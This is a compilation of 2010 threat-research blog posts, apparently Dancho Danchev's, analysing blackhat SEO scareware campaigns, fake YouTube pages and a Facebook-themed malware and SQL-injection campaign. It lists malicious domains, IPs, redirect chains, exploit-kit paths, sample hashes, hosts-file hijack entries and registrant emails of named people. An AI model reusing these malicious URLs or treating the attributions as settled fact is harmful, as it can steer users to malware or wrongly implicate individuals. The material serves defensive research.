- 82.146.50.156
- 82.146.54.116
- 82.146.54.118
- 82.146.54.119
- 82.146.54.122
- 82.146.54.129
- 82.146.50.183
- 82.146.54.143
- 82.146.50.184
- 82.146.50.188
- 82.146.54.150
- 493
- 82.146.50.193
- 82.146.50.194
- 82.146.50.213
- 82.146.54.177
- 82.146.51.237
- 82.146.53.244
- 82.146.54.62

- 82.146.54.69
- 82.146.54.84
- 84.16.236.31
- 84.16.236.32
- 84.16.229.42
- 89.149.202.106
- 89.149.226.127
- 89.149.201.224
- 89.149.255.174
- 89.149.255.20
- 89.149.238.225
- 89.149.255.21
- 89.149.200.47
- 89.149.237.83
- 92.63.105.179
- 92.63.105.191
- 92.63.98.239
- 94.76.205.176
- 94.76.205.177
- 94.76.205.178

94.76.205.180

94.76.205.182

94.76.205.183

94.76.205.184

174.121.196.227

174.120.128.62

188.120.231.249

205.234.222.169

212.95.56.102

212.95.56.104

212.95.56.89

212.95.56.92

212.95.56.93

212.95.56.95

212.95.56.96

494



Compromised sites part of the blackhat SEO campaign:

kleertjesenmooi.nl

knapadvies.nl

kruidendreef60.nl

kruijspunt.nl

ktf-texel.nl

lali.nl

laplanchette.nl

lenzfilm.nl

leuveld.nl

liana-makeup.com

lidavanvelzensportmassage.nl

lief4kids.com

logamklusmaster.nl

lookingblueeye.nl

luccie-007.nl

lucmeubelbouw.nl

lukasart.nl

maakkennismetkennis.nl

magisoft.be

magnetenspecialist.nl

mahu-services.nl

maismoe.nl

makaroni.info

malena-team.nl

maliebaanutrecht.nl

Once the end user clicks on a link found within Google's index, a tiny .js checks the referrers (compromised

_site.nl/directory/randomcontent.js) and the redirection takes place. For instance:

- www3.donrart58-td.co.cc/ ?uid=213 &pid=3 &ttl=21f4e73673b 93.190.141.41 Email: mailwork.abc@gmail.com
- www2.uberguardzz6.com 94.228.220.114 Email: gkook@checkjemail.nl
- www1.favoritav31-pd.co.cc 188.124.5.66 Email: mailwork.abc@gmail.com
- www2.avcleaner44-pd.co.cc 93.190.139.214 Email: mailwork.abc@gmail.com

Where do we know [6]the same campaigner (?uid=213 &pid=3 &ttl=21f4e73673b) from?

From [7] related

campaigns.

495



Parked on 93.190.141.41, donrart58-td.co.cc, AS49981 WorldStream are also: www3.justsoft11-td.co.cc

www3.donrart56-td.co.cc

www1.newav31-pr.co.cc

www3.goldvox-51td.xorg.pl

www3.goldvox-61td.xorg.pl

www3.goldvox-53td.xorg.pl

www3.goldvox-55td.xorg.pl

www3.goldvox-57td.xorg.pl

www3.goldvox-59td.xorg.pl

www1.bestdefender-58p.xorg.pl

www4.miymiy3.com - 93.190.141.41 - Email: gkook@checkjemail.nl

www3.ruboidmon-60td.com - 93.190.141.41 - Email: gkook@checkjemail.nl

496

Parked on 188.124.5.66, favoritav31-pd.co.cc, AS44565 VITAL TEKNOLOJI are also:

www2.avcleaner31-pd.co.cc

www2.avcleaner35-pd.co.cc

www3.avprotector51-td.xorg.pl

www3.avprotector53-td.xorg.pl

www3.avprotector55-td.xorg.pl

www3.avprotector57-td.xorg.pl

www3.omgsaveit4.com - 74.118.194.76 - Email: gkook@checkjemail.nl

useguard.com - 95.169.186.25 - Email: gkook@checkjemail.nl

update1.useguard.com - 95.169.186.25 - Email: gkook@checkjemail.nl

www4.miymiy2.net - Email: gkook@checkjemail.nl

Parked on 95.169.186.25, AS31103, KEYWEB-AS are also:

www3.justsoft10-td.co.cc

www4.freewarez10-td.co.cc

www3.justsoft11-td.co.cc

www3.justsoft12-td.co.cc

www3.avforyou23-td.co.cc

www4.swintermz.cz.cc

www4.trustzone16-td.xorg.pl

www4.trustzone17-td.xorg.pl

www4.trustzone19-td.xorg.pl

www3.coantys-41td.xorg.pl

www3.vointuas-81td.xorg.pl

www3.coantys-42td.xorg.pl

www3.coantys-46td.xorg.pl

www4.miymiy3.com

useguard.com

497



Detection rate:

- packupdate _107 _213.exe - [8]TROJ _FRAUD.SMAF; Mal/FakeAV-AX - Result: 28/40 (70 %)

Phones back to:

update1.useguard.com - 95.169.186.25 - Email: gkook@checkjemail.nl

update2.guardinuse.net - 78.159.108.171 - Email: gkook@checkjemail.nl

secure1.protect-zone.com - 209.212.147.241 - Email: gkook@checkjemail.nl

secure2.protectzone.net - 91.207.192.24 - Email: gkook@checkjemail.nl

report.goodguardz.com - 93.186.124.94 - Email: gkook@checkjemail.nl

74.82.216.3/ncr - [9]interesting HOSTS file modification

01 - Hosts: 74.125.45.100 4-open-davinci.com

01 - Hosts: 74.125.45.100 securitysoftwarepayments.com

- 01 Hosts: 74.125.45.100 privatesecuredpayments.com
- *O1 Hosts: 74.125.45.100 secure.privatesecuredpayments.com*
- 01 Hosts: 74.125.45.100 getantivirusplusnow.com
- 01 Hosts: 74.125.45.100 secure-plus-payments.com
- 01 Hosts: 74.125.45.100 http://www.getantivirusplusnow.com
- *O1 Hosts: 74.125.45.100 http://www.secure-plus-payments.com*
- 01 Hosts: 74.125.45.100 http://www.getavplusnow.com
- 01 Hosts: 74.125.45.100 safebrowsing-cache.google.com
- 01 Hosts: 74.125.45.100 urs.microsoft.com
- *O1 Hosts: 74.125.45.100 http://www.securesoftwarebill.com 498*
- 01 Hosts: 74.125.45.100 secure.paysecuresystem.com
- 01 Hosts: 74.125.45.100 paysoftbillsolution.com
- 01 Hosts: 74.125.45.100 protected.maxisoftwaremart.com
- O1 Hosts: 74.82.216.3 http://www.google.com
- 01 Hosts: 74.82.216.3 google.com
- 01 Hosts: 74.82.216.3 google.com.au
- 01 Hosts: 74.82.216.3 http://www.google.com.au

- 01 Hosts: 74.82.216.3 google.be
- O1 Hosts: 74.82.216.3 http://www.google.be
- 01 Hosts: 74.82.216.3 google.com.br
- O1 Hosts: 74.82.216.3 http://www.google.com.br
- 01 Hosts: 74.82.216.3 google.ca
- 01 Hosts: 74.82.216.3 http://www.google.ca
- 01 Hosts: 74.82.216.3 google.ch
- 01 Hosts: 74.82.216.3 http://www.google.ch
- 01 Hosts: 74.82.216.3 google.de
- 01 Hosts: 74.82.216.3 http://www.google.de
- 01 Hosts: 74.82.216.3 google.dk
- 01 Hosts: 74.82.216.3 http://www.google.dk
- 01 Hosts: 74.82.216.3 google.fr
- 01 Hosts: 74.82.216.3 http://www.google.fr
- 01 Hosts: 74.82.216.3 google.ie
- 01 Hosts: 74.82.216.3 http://www.google.ie
- 01 Hosts: 74.82.216.3 google.it
- 01 Hosts: 74.82.216.3 http://www.google.it
- 01 Hosts: 74.82.216.3 google.co.jp
- 01 Hosts: 74.82.216.3 http://www.google.co.jp

- 01 Hosts: 74.82.216.3 google.nl
- O1 Hosts: 74.82.216.3 http://www.google.nl
- 01 Hosts: 74.82.216.3 google.no
- O1 Hosts: 74.82.216.3 http://www.google.no
- 01 Hosts: 74.82.216.3 google.co.nz
- O1 Hosts: 74.82.216.3 http://www.google.co.nz
- 01 Hosts: 74.82.216.3 google.pl
- 01 Hosts: 74.82.216.3 http://www.google.pl
- 01 Hosts: 74.82.216.3 google.se
- O1 Hosts: 74.82.216.3 http://www.google.se
- 01 Hosts: 74.82.216.3 google.co.uk
- 01 Hosts: 74.82.216.3 http://www.google.co.uk
- 01 Hosts: 74.82.216.3 google.co.za
- O1 Hosts: 74.82.216.3 http://www.google.co.za
- 01 Hosts: 74.82.216.3 http://www.google-analytics.com
- 01 Hosts: 74.82.216.3 http://www.bing.com
- 01 Hosts: 74.82.216.3 search.yahoo.com
- 01 Hosts: 74.82.216.3 http://www.search.yahoo.com
- 01 Hosts: 74.82.216.3 uk.search.yahoo.com
- 01 Hosts: 74.82.216.3 ca.search.yahoo.com

01 - Hosts: 74.82.216.3 de.search.yahoo.com

O1 - Hosts: 74.82.216.3 fr.search.yahoo.com

01 - Hosts: 74.82.216.3 au.search.yahoo.com

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What's so interesting about it anyway?

Exact same modification was seen in "[10]Koobface Botnet's Scare-

ware Business Model - Part Two", in regard to the Google IP 74.125.45.100.

Take down actions are already taking place, updated will be posted as soon as new developments emerge.

Related research on blackhat SEO campaigns:

[11]The ultimate guide to scareware protection

[12]A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang

[13]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[14]A Peek Inside the Managed Blackhat SEO Ecosystem

[15]Dissecting a Swine Flu Black SEO Campaign

[16]Massive Blackhat SEO Campaign Serving Scareware

[17]From Ukrainian Blackhat SEO Gang With Love

[18]From Ukrainian Blackhat SEO Gang With Love - Part Two

[19]From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms

[20]From Ukraine with Bogus Twitter, LinkedIn and Scribd Accounts

[21]Fake Web Hosting Provider - Front-end to Scareware Blackhat SEO Campaign at Blogspot

This post has been reproduced from [22]Dancho Danchev's blog. Follow him [23]on Twitter.

1.

http://www.virustotal.com/analisis/7a62818bb8843b7d70071 0acdfd160d7c6c8505c5b8be191061fb63d5c1903a2-12757

60410

- 2. <u>http://ddanchev.blogspot.com/2009/08/blackhat-seo-campaign-hijacks-us.html</u>
- 3. <u>http://ddanchev.blogspot.com/2009/08/us-federal-forms-blackhat-seo-themed.html</u>
- 4. <u>http://ddanchev.blogspot.com/2009/08/dissecting-ongoing-us-federal-forms.html</u>
- 5. <u>http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html</u>
- 6. <u>http://ddanchev.blogspot.com/2010/05/torrentreactornet-serving-crimeware.html</u>
- 7. <u>http://hphosts.blogspot.com/2010/03/crimeware-friendly-isps-vital-teknoloji.html</u>

http://www.virustotal.com/analisis/0f8bfdee644f82b7c25d74 555a3e905e96c1112eb701e70cef510d1a60a7ac18-12755

73085

- 9. <u>http://forum.malekal.com/rogue-security-master-rapport-hijack-t26147.html</u>
- 10. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html
- 11. <u>http://www.zdnet.com/blog/security/the-ultimate-guide-to-scareware-protection/4297</u>
- 12. <u>http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scarewareblackhat.html</u>
- 13. <u>http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html</u>
- 14. <u>http://ddanchev.blogspot.com/2009/06/peek-inside-managed-blackhat-seo.html</u>
- 15. <u>http://ddanchev.blogspot.com/2009/05/dissecting-swine-flu-black-seo-campaign.html</u>
- 16. <u>http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html</u>
- 17. <u>http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html</u>
- 18. <u>http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html</u>
- 19. <u>http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html</u>

- 20. <u>http://ddanchev.blogspot.com/2009/07/from-ukraine-with-bogus-twitter.html</u>
- 21. <u>http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html</u>
- 22. http://ddanchev.blogspot.com/
- 23. http://twitter.com/danchodanchev

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Dissecting the 100,000+ Scareware Serving Fake YouTube Pages Campaign (2010-06-08 21:49)

Researchers from eSoft are reporting on [1] 135,000 Fake YouTube pages currently serving scareware, in between using multiple monetization/traffic optimization tactics for the hijacked traffic.

Based on the campaign's structure, it's pretty clear that the [2]template-ization of malware serving sites ([3]Part Two) is not dead. Let's dissect the campaign, it's structure, the monetization/traffic optimization tactics used, list all the domains+URLs involved, and establish multiple connections (in the face of AS6851, BKCNET "SIA" IZZI) to recent malware campaigns – cybercriminals are often customers of the same cybercrime-friendly provider.

501

The campaign is relying on a typical mix of compromised and purely malicious sites, but is using not just an identical template, but identical campaign structure, which remains

pretty static for the time being. Upon visiting one of the sites and meeting the referrer requirement - Google works fine - the hardcoded **preload.php** loads, which is always pointing to the same IP, using a randomly generated code, which changes over time - **91.188.60.126**/**?q=jzhaf** -

AS6851, BKCNET "SIA" IZZI

inetnum: 91.188.60.0 - 91.188.60.255

netname: ATECH-SAGADE

descr: Sagade Ltd.

descr: Latvia, Rezekne, Darzu 21

descr: +371 20034981

remarks: abuse-mailbox: piotrek89@gmail.com

country: LV

admin-c: TMCD111-RIPE

tech-c: TMCD111-RIPE

status: ASSIGNED PA

mnt-by: AS6851-MNT

changed: taner@bkc.lv 20100423

source: RIPE

role: TMCD Admin Contacts

address: Ieriku 67a, Riga, LV-1084

org: ORG-TMDA1-RIPE

e-mail: bkc@bkc.lv

admin-c: AS1606-RIPE

admin-c: TP422-RIPE

tech-c: RF2443-RIPE

tech-c: IR106-RIPE

nic-hdl: TMCD111-RIPE

changed: taner@bkc.lv 20081023

source: RIPE

Moreover, the second traffic optimization strategy takes place by loading two different subdomains from

byethost4.com, where another redirection takes place, this time loading the bogus **mybookface.net** - 209.51.195.115

- Email: hostorgadmin@googlemail.com

Sample campaign structure:

- compromised site.com
- compromised _site.com/preload.php
- 91.188.60.126/?q=jzhaf
- popal.byethost4.com/mlk.php?sub=2 &r=google.com

- trash.byethost14.com/tick.php?sub=1&r=google.com
- cnbutterfly.com/contact.php?uid=2034 74.81.93.227
- simulshop.com/contact.php?uid=2034 88.198.177.74
- www3.smartbestav10.co.cc 74.118.194.78

502



Domains involved in the campaign:

action-force.net

anytimeopen.com

atomizer.net

auto.ideazzz.ru

avmarket.com.ua

baby-car.ru

babystart.eu

badlhby.com

bestseller4you.at

butikk.losnaspelet.no

clubshirts.info

companions411.biz

egeoptik.com

e-life.com.mxl

eshop.mr-servis.cz

evage.biz

eventhorizon.biz

fliq.de

freestyle-shop.ch

gameartisans.org

gawex.com.pl

gct.ro

geraeuschwelten.de

ignitionlb.info

imalaya.eu

indovic.net

irpen.biz

jasoncorrick.co.uk

lojavirtual.versameta.pt

machineinterface.net

nitmail.com

olek.co.uk



opco.co.ir

pahomefinance.net

pcmall.ro

prozoomhosting.net

rcchina.com.cn

recoverinstyle.net

relogio-de-ponto.com.pt

rhodiola.com.mx

shop.ullihome.de

shopzone.ir

sink-o-mania.com

sklep.autorud.pl

sklep1.vinylove.pl

snews.com.tw

soposhinvitations.com

standrite.com

teoflowerbulbs.ro

504

triominos.ru

webmas.ca

wesellmac.com

wireandthewood.com

1classfilter.be

24shopping.nl

9mama.pl

apwireless.ca

bazarnet.com.mx

bead.shop-in-hk.com

bicigrino.info

bridezion.de

buenapetito.net

calicompras.com

candjconsulting.us

carpcompany.nl

casacristorey.com.mx

cheekybrats.com.au

chiri-junior.nl

corporate-pc.com

deesis.com.pl

derise.ee

digitalelectronicsolutions.biz

dj1stop.com

firsaturunlerim.com

gentian.no

guihua.com.hk

hydromasaze.com

iranagrishop.com

issanni.net

• [4] Complete list of the actual URLs involved in the campaign

; [5]Pastebin

jasoncorrick.co.uk

klimuszko.net

krasevka.si

kundalinibooks.com.au

kuub.com

lanpower.se

leathershop.be

ludf.net

marinestores.biz

microdermals.com

mingfai.info

minitar.com.tw

msproductions.be

murgiaintavola.it

mvchorus.org

505

nettohoffnung.de

paketic.com

parisa.lt

pentruacasa.com

promotechmexico.com.mx

pursuitspt1.com

quadroufo.com

quecumbar.co.uk

rotas.lt

sammlereck.info

sensicacciaepesca.com

skintwo.biz

sklep.af.com.pl

sklep.kafti.com

sklep.mago.com.pl

skleplotniczy.pl

skriptorium.at

smscom.nl

spine.com.br

szemuvegkeret.com

teldatawarehouse.com

tiouw.nl

uptowntrellis.co.nz

viasapia.com.br

vita-bhv.nl

widlak-market.com

wscll2.net

xfour.es

yeti.com.pl

Detection for the scareware, and the manual install binary:

- **install.exe** - [6]Trojan.FakeAlert.CCS; FraudTool.Win32.SecurityTool (v) - Result:

16/40 (40 %) - **MD5**:

3562be54671a1326eeef8bcfc85bd2a0

- **packupdate107_2034.exe** - [7]Packed.Win32.Krap.an; TrojWare.Win32.Trojan.Fakealert.4193280 - Result: 10/41

(24.4 %) - **MD5**: 991bba541e1872191ec5eb88c7de1f30

Upon execution the sample phones back to:

update2.protect-helper.com - 95.169.186.25 - Email: gkook@checkjemail.nl

update1.free-guard.com - 95.169.186.25 - Email: gkook@checkjemail.nl

- **install.48728.exe** - [8]Trojan.FakeAV; TrojanDownloader:Win32/Renos.KX - Result: 26/41 (63.42 %) - **MD5**: 15281c3f3fac1ccdaf43e2b26d32a887

Upon execution the sample phones back to:

movieartsworld.com - 216.240.146.119 - Email: elaynecroft@ymail.com

firstnationarts.com - 66.96.219.38 (**redskeltonarts.com**, southard cheryl@yahoo.com) - Email:

harold

_ward@ymail.com

sportfishingarts.com - 66.199.229.230 (greenbeearts.com, heiserdenise@ymail.com) - Email:

roderickno-

vak@rocketmail.com

bestgreatarts.com - 64.191.44.73 (**freesurrealarts.com**, ghuertas@rocketmail.com) - Email: jeffreyespey@ymail.com 506

spacevisionarts.com - 69.10.35.253 (**picturegraffitoarts.com**, ganthony46@rocketmail.com) -Email: mosleyja-son@rocketmail.com

smallspacearts.com - 64.20.35.3 (dvdvideoarts.com,

ganthony46@rocketmail.com) - Email:

mosleyja-

son@rocketmail.com

Based on cross-checking across different data sets, 91.188.60.126 - AS6851, BKCNET "SIA" IZZI is also known to have been used by at least 4 other members of the affiliate network. Naturally, their "signature" can be seen across multiple ASs as well.

Same scareware affiliate program is seen on the following IPs, using a different set of affiliate partners:

194.8.250.154/news.php?land=20 &affid=12400 - AS43134, Donstroy Ltd; Emails: donstroitel@mail.com; go-

daccs@gmail.com

194.8.250.155./news.php?land=20 &affid=12400

194.8.250.157/news.php?land=20 &affid=42500

- 194.8.250.158./news.php?land=20 &affid=42500
- 91.188.60.118/news.php?land=20 &affid=50900 AS6851, Sagade Ltd.; Emails: piotrek89@gmail.com;
- 91.188.60.124/news.php?land=20 &affid=12800
- 91.188.60.126/news.php?land=20 &affid=15600
- 91.188.60.146/news.php?land=20 &affid=20102
- 91.188.60.147/news.php?land=20 &affid=20102
- 91.188.60.147/news.php?land=20 &affid=20102
- 91.213.157.165/news.php?land=20 &affid=50900 AS13618, PE "Sattelecom"; Emails: tt@sattelecom.biz 77.78.239.71/news.php?land=20 &affid=12400 AS42560, MAXIMUS-NET-SERVICES; Emails: godaccs@gmail.com; bosko@globalnet.ba
- 77.78.239.76/news.php?land=20 &affid=12400
- 77.78.239.77/news.php?land=20 &affid=15603

As for AS6851, BKCNET "SIA" IZZI, the same AS is also seen in the following campaigns, find below an excerpt from a previous post, emphasizing on the Koobface gang connection, in the sense that they're both customers of the same cybecrime-friendly ISP.

- [9]Spamvertised iTunes Gift Certificates and CV Themed Malware Campaigns
- [10]GoDaddy's Mass WordPress Blogs Compromise Serving Scareware

• [11]Dissecting the Mass DreamHost Sites Compromise

What's so special about [12] AS6851, BKCNET "SIA" IZZI anyway? It's the Koobface gang connection in the face of uro-

dinam.net, which is also hosted within AS6851, currently responding to **91.188.59.10**. More details on **urodinam.net**:

- [13]Koobface Botnet's Scareware Business Model
- [14]Koobface Botnet's Scareware Business Model -Part Two

Moreover, on the exact same IP where Koobface gang's urodinam.net is parked, we also have the currently active 1zabslwvn538n4i5tcjl.com - Email: michaeltycoon@gmail.com, serving client side exploits using the Yes Malware Exploitation kit - 91.188.59.10 /temp/cache/PDF.php; admin panel at: 1zabslwvn538n4i5tcjl.com

/temp/admin/index.php

507



For the time being, the following domains, IPs are all active within AS6851, BKCNET "SIA" IZZI:

1zabslwvn538n4i5tcjl.com - 91.188.59.10 - Email: michaeltycoon@gmail.com

hotxxxtubevideo.com - 91.188.59.74

ruexp1.ru - Email: krahil@mail.ru

hotxtube.in - 91.188.59.74 - Email: lordjok@gmail.com

get-money-now.net - 91.188.59.211 - Email: noxim@maidsf.ru

easy-ns-server.org - 91.188.60.3 - Email: russell1985@hotmail.com

fast-scanerr-online.org - 91.188.60.3 - Email: roberson@hotmail.com

my-antivirusplus.org - 91.188.60.3 - Email: FranciscoPGeorge@hotmail.com

myprotectonline.org - 91.188.60.3 - Email: FranciscoPGeorge@hotmail.com

sys-protect-online.org - 91.188.60.3 - Email: FranciscoPGeorge@hotmail.com

av-scaner-onlinemachine.com - 91.188.60.3 - Email: gershatv07@gmail.com

domen-zaibisya.com - 91.188.59.211 - Email: security2guard@gmail.com

directupdate.info - 91.188.60.10 - Email: MichaelBCarlson@gmail.com

91.188.59.50

91.188.60.3

91.188.59.112

508



Name servers of notice:

ns1.iil10oil0.com - 91.188.59.70

ns2.iil10oil0.com - 91.188.59.71

Domains using their services:

allforil1i.com - Email: lordjok@gmail.com

allforyouplus.net - Email: leshapopovi@gmail.com

alltubeforfree.com - Email: lordjok@gmail.com

allxtubevids.net - Email: lordjok@gmail.com

downloadfreenow.in - Email: lordjok@gmail.com

enteri1llisec.in - Email: leshapopovi@gmail.com

freeanalsextubemovies.com - Email: lordjok@gmail.com

freetube06.com - Email: lordjok@gmail.com

freeviewgogo.com - Email: leshapopovi@gmail.com

homeamateurclips.com - Email: lordjok@gmail.com

hotfilesfordownload.com

hotxtube.in - Email: lordjok@gmail.com

porntube2000.com - Email: welolseeees@gmail.com

porntubefast.com - Email: welolseeees@gmail.com

porn-tube-video.com - Email: welolseeees@gmail.com

skachivay.com

visiocarii11.net - Email: leshapopovi@gmail.com

xhuilil1ii.com - Email: lordjok@gmail.com

yourbestway.cn - Email: haucheng@yahoo.com

youvideoxxx.com - Email: jonnytrade@gmail.com

Take down actions are in place, meanwhile, consider going through the "[15]**Ultimate Guide to Scareware**

Protection".

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This post has been reproduced from [16]Dancho Danchev's blog. Follow him [17]on Twitter.

- 1. <u>http://threatcenter.blogspot.com/2010/06/135000-fake-youtube-pages-delivering.html</u>
- 2. <u>http://ddanchev.blogspot.com/2008/07/template-ization-of-malware-serving.html</u>
- 3. <u>http://ddanchev.blogspot.com/2009/02/template-ization-of-malware-serving.html</u>
- 4. http://shorttext.com/0ez98inpj1b
- 5. <u>http://pastebin.com/JWP5LXeU</u>

6.

http://www.virustotal.com/analisis/dc3fd18068c00c6dc61c81 01265d792c9c60c52221417cfb48bed76d76a6c384-12760

<u>07284</u>

http://www.virustotal.com/analisis/41d523e6aa58202192de7 4f6daeb5473ce44145d932aef1a52f8a165fba4b46d-12760

11993

8.

http://www.virustotal.com/analisis/922922ce19cf7b82e396fc caccdcd34e5c974d8c52489b049fb398627e67fa32-12760

07394

- 9. <u>http://ddanchev.blogspot.com/2010/05/spamvertised-itunes-gift-certificates.html</u>
- 10. <u>http://ddanchev.blogspot.com/2010/04/godaddys-mass-wordpress-blogs.html</u>
- 11. <u>http://ddanchev.blogspot.com/2010/05/dissecting-mass-dreamhost-sites.html</u>
- 12. https://zeustracker.abuse.ch/monitor.php?
 host=91.188.59.50
- 13. <u>http://ddanchev.blogspot.com/2009/09/koobface-botnets-</u> scareware-business.html
- 14. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html
- 15. http://www.zdnet.com/blog/security/the-ultimate-guide-to-scareware-protection/4297
- 16. http://ddanchev.blogspot.com/
- 17. http://twitter.com/danchodanchev



Facebook Photo Album Themed Malware Campaign, Mass SQL Injection Attacks Courtesy of AS42560

(2010-06-15 16:05)

A spamvertised through Facebook personal messages, Photo Album themed campaign, with the domain IP respond-

ing to ZeuS C &Cs, combined with an indirect connection between this campaign and the "[1]100,000+ Scareware Serving Fake YouTube Pages Campaign", followed by a domain portfolio used in a currently active mass SQL injection attack serving CVE-2007-5659 exploits, parked within the same AS as the Facebook's campaign itself.

What else is missing? The details of course.

DM spamvertised URL: **online-photo-albums.org** - 77.78.239.4, AS42560, BA-GLOBALNET-AS - Email:

pro-

tect@privacy.com.ua

Detection rate: **album.exe** - [2]Win32.DownloaderReno; Backdoor.Win32.Kbot.anj - Result: 12/41 (29.27 %)

MD5: d24aa2c364d4b86f75a09362c952a838

SHA1: 3973c547b64d166ae807eec494c373efd53ac04c

Creates **1.exe**; **2.exe** and the self-destructing **3.exe**. Detection rates:

- 1.exe - [3]Result: 0/41 (0.00 %)

MD5: fbd0a495d3409123d0e90a9a734cbbc1

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SHA1: ce527267f50b433c622e5da0db5515a4d2e4ae9c

- 2.exe - [4]Win32.DownloaderReno; Sus/UnkPacker - Result: 10/41 (24.39 %)

MD5: 7a4feaf8d9acf982d0cbeb437e4f7c3d

SHA1: 39b280d0d2ec505a94415f7a9468a547fee51c66

with **3.exe** phoning back to the following domain, also responding to the original campaign's IP **77.78.239.4**

spmfb3309.com /ab/setup.php?act=filters &id=BWKJD0NWLt3pn2Vh6YlhhBe3 &ver=2

inetnum: 77.78.239.0 - 77.78.240.255

netname: MAXIMUS-NET-SERVICES

remarks: # # # in case of abuse please contact:

godaccs@gmail.com # # #

descr: Maximus hosting services

country: MD

admin-c: JB1004

tech-c: JB1004

status: ASSIGNED PA

mnt-by: BA-GLOBALNET

changed: bosko@globalnet.ba 20100528

source: RIPE

person: Jerkovic Bosko

address: Josipa Vancasa 10

address: 71000 Sarajevo

address: Bosnia and Herzegovina

phone: +387 33 221093

e-mail: bosko@globalnet.ba

nic-hdl: JB1004

mnt-by: BA-GLOBALNET

changed: bosko@globalnet.ba 20070309

source: RIPE

Surprise, surprise, where do we know that **godaccs@gmail.com** abuse email from? From the previously pro-

filed "[5] Dissecting the 100,000+ Scareware Serving Fake YouTube Pages Campaign". In particular:

- AS43134, Donstroy Ltd; Emails: donstroitel@mail.com; godaccs@gmail.com
- AS42560, MAXIMUS-NET-SERVICES; Emails: **godaccs@gmail.com**

Responding to **77.78.239.4** (**online-photo-albums.org**) are also the following domains:

hyporesist.com - Email: Kyle.MoodyAl@yahoo.com - Used to register ever52592g.com; miror-counter.org; mn-frekjivr.com

newsbosnia.org - Email: qggrvpvwiw@whoisservices.cn - [6]ZeuS crimeware C &C

online-photo-albums.org - Email: protect@privacy.com.ua search-static.org - Email: Kyle.MoodyAl@yahoo.com spmfb2299.com - Email: laycxpqguk@whoisservices.cn spmfb3309.com - Email: qhyfafvqyh@whoisservices.cn vostokgear.org - Email: afgjvubuym@whoisservices.cn Where's the mass SQL injection attack connection? Within AS42560, responding to 77.78.239.56 are also the following domains, part of the campaign:



google-server10.info - Email: kit00066@gmail.com
google-server11.info - Email: kit00066@gmail.com
google-server12.info - Email: kit00066@gmail.com
google-server12.info - Email: kit00066@gmail.com
google-server14.info - Email: kit00066@gmail.com
google-server29.info - Email: kit00066@gmail.com
google-server31.info - Email: kit00066@gmail.com

jhuiuhxfgxhlfkjhjth.info - Email: kit00066@gmail.com

jhuiuhxfgxhtfkjhjth.info - Email: kit00066@gmail.com

jhuluhxfgxhlfkjhjth.info - Email: kit00066@gmail.com

top-teen-porn.info - Email: kit00066@gmail.com

Sample mass injection URLs:

google-server09.info/ urchin.js

google-server10.info/ urchin.js

google-server11.info/ urchin.js

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google-server12.info/ urchin.js

google-server14.info/ urchin.js

google-server29.info/ urchin.js

google-server31.info/ urchin.js

jhuiuhxfgxhlfkjhjth.info/ urchin.js

jhuiuhxfgxhtfkjhjth.info/ urchin.js

jhuluhxfgxhlfkjhjth.info/ urchin.js

Detection rate:

- **urchin.js** - [7]Trojan.JS.Redirector.ca (v); JS:Downloader-LP - Result: 4/41 (9.76 %)

MD5: 3f2bc50c30ed8e7997b3de3d528d0ed5

SHA1: 66d6edef711516201f20fce676175ad16777e162

Sample exploitation structure from the mass SQL injection campaign:

- google-server31.info /urchin.js
- **Scanner-Album.com/?affid=382 &subid=landing** 91.212.127.19, AS49087, Telos-Solutions-AS Email: systemman mk@gmail.com
- websitecoolgo.com/cgi-bin /158 91.188.59.220 AS6851, BKCNET "SIA" IZZI Email:

marcomar-

cian@hotmailbox.com

- **websitecoolgo.com /cgi-bin/random content** leading to CVE-2007-5659

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Parked on **91.212.127.19** (**Scanner-Album.com**), AS49087, Telos-Solutions-AS:

automaticsecurityscan.com - Email: robertwatkins@hotmailbox.com

bigsecurityscan.com - Email: robertwatkins@hotmailbox.com

bigsecurityscan.com - Email: robertwatkins@hotmailbox.com

blacksecurityscan.com - Email: robertwatkins@hotmailbox.com

edscorpor.com - Email: leonschmura@hotmailbox.com
edsctrum.com - Email: admin@edsfiles.com
edsfiles.com - Email: leonschmura@hotmailbox.com
edsfilles.com - Email: leonschmura@hotmailbox.com
edsletter.com - Email: leonschmura@hotmailbox.com
edslgored.com - Email: leonschmura@hotmailbox.com
edsnewter.com - Email: leonschmura@hotmailbox.com
edsogos.com - Email: leonschmura@hotmailbox.com
edsspectr.com - Email: leonschmura@hotmailbox.com

edstoox.com - Email: leonschmura@hotmailbox.com findsecurityscan.com - Email: robertwatkins@hotmailbox.com

memory-scanner.com - Email: systemman _mk@gmail.com

onefindup.org - Email: JamesHying@xhotmail.net
scanner-album.com - Email: systemman _mk@gmail.com
scanner-definition.com - Email: rutkowski
m3@gmail.com

scanner-hardware.com - Email: systemman _mk@gmail.com

scanner-master.com - Email: systemman _mk@gmail.com scanner-models.com - Email: systemman _mk@gmail.com scanner-profile.com - Email: systemman _mk@gmail.com scanner-programming.com - Email: systemman _mk@gmail.com

scanner-supplies.com - Email: rutkowski _m3@gmail.com
scanner-tips.com - Email: systemman _mk@gmail.com
searchdubles.org - Email: MerleMeisin@xhotmail.net
searchmartiup.org - Email: MerleMeisin@xhotmail.net
searchprasup.org - Email: MerleMeisin@xhotmail.net
searchprodinc.org - Email: MerleMeisin@xhotmail.net
searchprodinc.org - Email: MerleMeisin@xhotmail.net
searchtanup.org - Email: MerleMeisin@xhotmail.net
516



Responding to 91.188.59.220 and **91.188.59.221** (websitecoolgo.com) within AS6851, BKCNET "SIA" IZZI are also the following domains participation in different campaigns:

internetgotours.com - Email: marcomarcian@hotmailbox.com

mediaboomgo.com - Email: paulalameda@hotmailbox.com

mediagotech.com - Email: marcomarcian@hotmailbox.com **mediaracinggo.com** - Email: paulalameda@hotmailbox.com

